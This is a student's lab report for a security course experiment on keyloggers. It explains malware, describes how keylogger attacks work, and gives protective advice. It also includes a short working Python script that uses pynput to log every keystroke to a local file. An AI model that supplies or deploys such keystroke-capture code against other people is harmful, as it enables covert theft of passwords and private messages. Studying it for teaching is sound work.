**Name - Gaurang A Raorane Roll No - 49**

**Class - D15A Batch - C**

**CA EXPERIMENT 4**

**Aim:-** Study of malicious software using tools: Implement a Keylogger attack using a keylogger tool.

**Theory -**

Malicious software, often referred to as malware, is a broad term used to describe any software or program that is specifically designed to harm, exploit, or gain unauthorized access to computer systems or data. Malware can take various forms and may include viruses, worms, Trojans, ransomware, spyware, adware, and more. These malicious programs are created with malicious intent and can cause a wide range of problems, such as stealing sensitive information, damaging computer systems, disrupting normal operations, or facilitating other cybercrimes.

One specific type of malware is a keylogger, and a keylogger attack is a cyberattack that involves the use of such software. Here's an explanation of a keylogger and how a keylogger attack works:

**1. Keylogger:**

- A keylogger (short for keystroke logger) is a type of malicious software designed to secretly record the keystrokes made by a user on a computer or mobile device. This includes all the keys pressed on the keyboard, including letters, numbers, special characters, and even function keys.

**2. Keylogger Attack:**

- In a keylogger attack, the attacker typically installs the keylogger software on the victim's computer without their knowledge or consent. This can be done through various means, such as phishing emails, infected attachments, compromised websites, or exploiting vulnerabilities in the victim's operating system or software.

Once the keylogger is installed and running on the victim's system, it silently records all keystrokes made by the user. This information can include login credentials, credit card numbers, personal messages, and any other sensitive data typed by the user.

- The keylogger software then sends the captured data to the attacker or stores it locally for later retrieval. Attackers can use this stolen information for various malicious purposes, such as identity theft, financial fraud, or unauthorized access to the victim's accounts.

Keylogger attacks are particularly concerning because they can be difficult to detect since they operate silently in the background, and victims may not realize that their keystrokes are being recorded. To protect against keylogger attacks and malware in general, individuals and organizations should practice good cybersecurity hygiene, including keeping software and operating systems up-to-date, using reliable antivirus software, being cautious when opening email attachments or clicking on links, and avoiding downloading software from untrusted sources. Additionally, using multi-factor authentication and strong, unique passwords for different accounts can help mitigate the risks associated with keyloggers and other forms of malware.

**Code:**

import logging

from pynput.keyboard import Key, Listener


logging.basicConfig(filename=("keylog.txt"), level=logging.DEBUG, format=" %(asctime)s - %(message)s")


def on\_press(key):


[logging.info](http://logging.info/)(str(key))

with Listener(on\_press=on\_press) as listener:

listener.join()

****

****

****

**Conclusion:-**

We learnt about malicious software tools like a keylogger attack and implemented it on our systems. A keylogger is a type of malicious software designed to secretly record the keystrokes made by a user on a computer or mobile device.